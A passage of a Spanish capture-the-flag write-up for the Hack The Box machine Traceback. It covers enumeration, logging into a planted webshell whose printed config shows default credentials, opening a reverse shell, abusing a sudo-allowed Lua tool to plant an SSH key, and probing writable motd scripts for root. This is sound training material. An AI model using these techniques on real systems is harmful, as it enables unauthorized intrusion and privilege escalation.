Traceback

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Traceback en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.4).

Ilustración 1: Traceback.

La fase de enumeración dio comienzo haciendo uso de NMAP:

Ilustración 2: Comando de NMAP ejecutado.

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA) 256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA) 256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-methods	Supported Methods: HEAD GET POST OPTIONS					
	http-server-header	Apache/2.4.29 (Ubuntu)					
	http-title	Help us					

Ilustración 3: Resultados de NMAP.

Analizando los resultados obtenidos por NMAP, se identificó el servicio SSH en el puerto 22 y un servicio web en el puerto 80. Por tanto, se comenzó investigando el contenido de la web.



Ilustración 4: Mensaje encontrado en http://10.10.10.181/.

Según el mensaje que se encontró existía un *backdoor* en la web, probablemente alguna W*ebShell*, así que se decidió usar Wfuzz.

```
 ~/H/M/Traceback  ✔    wfuzz -c -R2 -z file,/usr/share/wordlist
s/dirb/common.txt -z file,/usr/share/wordlists/dirb/extensions_common.txt
--hc 403,404,500 http://10.10.10.181/FUZZFUZ2Z

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work corr
ectly when fuzzing SSL sites. Check Wfuzz's documentation for more informa
tion.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.181/FUZZFUZ2Z
Total requests: 147648

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   200        44 L     151 W    1113 Ch     ""
 |_  Enqueued response for recursion (level=1)
000000032:   200        44 L     151 W    1113 Ch     "/"
```

Ilustración 5: Comando de Wfuzz ejecutado.

No se encontró ningún tipo de información relevante con Wfuzz, pero dado que en el mensaje de la web se mostraba lo que parecía ser el nombre del autor que había creado el *backdoor*, se buscó en Google información sobre el mismo.



Ilustración 6: Diferentes WebShells en un repositorio de Github del usuario Xh4H.

Se encontró un repositorio en el GitHub del usuario Xh4H con diferentes tipos de *WebShells*. El fichero *smevk.php* era el backdoor que se había subido en la máquina víctima.

Ilustración 7: Backdoor encontrado en http://10.10.10.181/smevk.php.

Se necesitaba de unas credenciales para poder acceder a la *WebShell*, pero en el propio código de GitHub se mostraba un usuario y contraseña por defecto, así que finalmente se consiguió el acceso.

```
SmEvK_PaThAn Shell v3 Coded by Kashif Khan .
https://www.facebook.com/smevkpathan
smevkpathan@gmail.com
Edit Shell according to your choice.
Domain read bypass.
Enjoy!

*/
//Make your setting here.
$deface_url = 'http://pastebin.com/raw.php?i=FHfxsFGT';  //deface url here(pastebin).
$UserName = "admin";                                      //Your UserName here.
$auth_pass = "admin";                                    //Your Password.
//Change Shell Theme here//
$color = "#8B008B";                                     //Fonts color modify here.
$Theme = '#8B008B';                                      //Change border-color accoriding to your choice.
$TabsColor = '#0E5061';                                 //Change tabs color here.
#--------------------------------------------------------------------------------
```

Ilustración 8: Usuario y contraseña por defecto en el código de smev.php.



Ilustración 9: Acceso a la WebShell en http://10.10.10.181/smevk.php.

Una vez dentro de la *WebShell* se envió un comando de Python3 para abrir una *reverse shell*:



Ilustración 10: Comando de Python3 enviado desde la WebShell.

Ilustración 11: Reverse Shell abierta.

Una vez se tuvo acceso al sistema como el usuario *webadmin*, se encontró un fichero en el directorio */home/webadmin/note.txt* que contenía un mensaje del usuario *sysadmin*

notificando la posibilidad de usar una herramienta para practicar el lenguaje de programación Lua.



Ilustración 12: Fichero note.txt y ejecución del comando sudo -l.

La herramienta a la que hacía referencia la nota era */home/sysadmin/luvit*, la cual el usuario *webadmin* tenía permisos para ejecutarla con privilegios del usuario *sysadmin*, así que claramente era un vector de ataque para obtener acceso al sistema con dicho usuario.

Se investigó como ejecutar comandos en el lenguaje de programación Lua y se creó un script para ejecutarlo en la máquina objetivo:

- https://stackoverflow.com/questions/9676113/lua-os-execute-return-value

Ilustración 13: Script en Lua.



Ilustración 14: Ejecución del Script en Lua en Traceback.

Se comprobó que se podían ejecutar comandos con los privilegios del usuario *sysadmin*. El siguiente paso fue generar un par de claves para añadir la clave publica al fichero */home/sysadmin/.ssh/authorized_keys* y poder establecer una conexión SSH con el usuario *sysadmin*.



Ilustración 15: Generación de claves con ssh-keygen.



Ilustración 16: Script en Lua que añade la clave publica al fichero /home/sysadmin/.ssh/authorized_keys.



Ilustración 17: Descarga del Script en Lua.



Ilustración 18: Ejecución exitosa del Script en Lua.

Cuando se ejecutó correctamente el script en Lua se pudo establecer una conexión SSH con el usuario *sysadmin* y obtener la *flag user.txt.*



Ilustración 19: Conexión SSH con el usuario sysadmin.

Para realizar la escalada de privilegios en el sistema y obtener acceso como usuario administrador, se comenzó ejecutando el script *linpeas.sh*.



Ilustración 20: Ejecución de linpeas.sh.



Ilustración 21: Ficheros identificados con permisos de escritura.

Se identificó que los usuarios del grupo *sysadmin* tenían permisos de escritura en los ficheros que se encontraban en el directorio */etc/update-motd.d/*.



Ilustración 22: Ficheros en el directorio /etc/update-motd.d/ y contenido del fichero /etc/update-motd.d/00-header.

Esto significa que el usuario *sysadmin* puede escribir comandos en los scripts del directorio */etc/update-motd.d/*, lo que implica que si el usuario *root* ejecuta alguno de esos scripts, los comandos introducidos por *sysadmin* se ejecutaran con privilegios de administrador.

También se podía observar que en el script */etc/update-motd.d/00-header*, se ejecutaba un comando que mostraba un mensaje que aparecía cuando se realizaban conexiones SSH al sistema con el usuario *sysadmin*. Para comprobar si era ejecutado por el usuario administrador de la máquina, se ejecutó pspy64 en la máquina objetivo y se realizó otra conexión SSH con el usuario *sysadmin*.

